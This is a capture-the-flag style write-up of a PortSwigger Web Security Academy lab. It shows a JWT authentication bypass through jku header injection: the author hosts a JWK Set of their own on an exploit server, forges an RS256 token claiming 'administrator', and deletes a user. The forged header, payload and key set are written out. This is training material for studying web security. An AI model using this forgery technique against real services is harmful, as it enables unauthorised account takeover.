| Field | Detail |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | JWT Attacks |
| Difficulty | Practitioner |
| Objective | Host a malicious JWK Set on the exploit server, inject the URL via the jku header, and forge a JWT as administrator to delete carlos |
JWT Authentication Bypass via JKU Header Injection
I logged in as wiener:peter and decoded the session JWT:

Header:
{"kid":"68f3c097-143e-4135-9322-c7c54c51c288","alg":"RS256"}
RS256 again, but this time the jku parameter is in play. Instead of embedding the key directly in the token, jku provides a URL the server fetches to retrieve a JWK Set containing the correct public key. jku is SSRF by design when there's no domain whitelist — the server makes an outbound HTTP request to whatever URL the token specifies. Without a strict allowlist, we can point it at our exploit server.
The difference from jwk injection is where the public key lives: embedded in the token itself (jwk) vs. hosted externally and fetched by the server (jku). Both exploit the same trust failure — the server accepts attacker-controlled key material — but jku adds a network fetch step and requires reachable infrastructure.
I generated a new RSA key pair in Burp's JWT Editor Keys tab:


I hosted a JWK Set containing our public key at the exploit server's /exploit path:
{
    "keys": [
        {
            "kty": "RSA",
            "e": "AQAB",
            "kid": "368a362c-1506-4b53-987e-0a80469cee4e",
            "n": "kxPqSQDTOluCdF3dqBVApgiHYFiIqy0znOljV_urcw279MawKrf7..."
        }
    ]
}

In Repeater, I modified the JWT header and payload. The kid must match the kid of our key in the hosted JWK Set — the server fetches the set and looks up the key by kid. If they don't match, verification fails even if the right key is in the set:
Header:
{
    "kid": "368a362c-1506-4b53-987e-0a80469cee4e",
    "alg": "RS256",
    "jku": "https://exploit-0a2500a5036a8b89806d669c010000e8.exploit-server.net/exploit"
}
Payload:
{
    "iss": "portswigger",
    "exp": 1783043115,
    "sub": "administrator"
}
I clicked "Sign" and selected our RSA key. The token is signed with our private key — the server verifies it using the matching public key it fetches from the jku URL.

Admin panel loaded. Deleted carlos:

Lab solved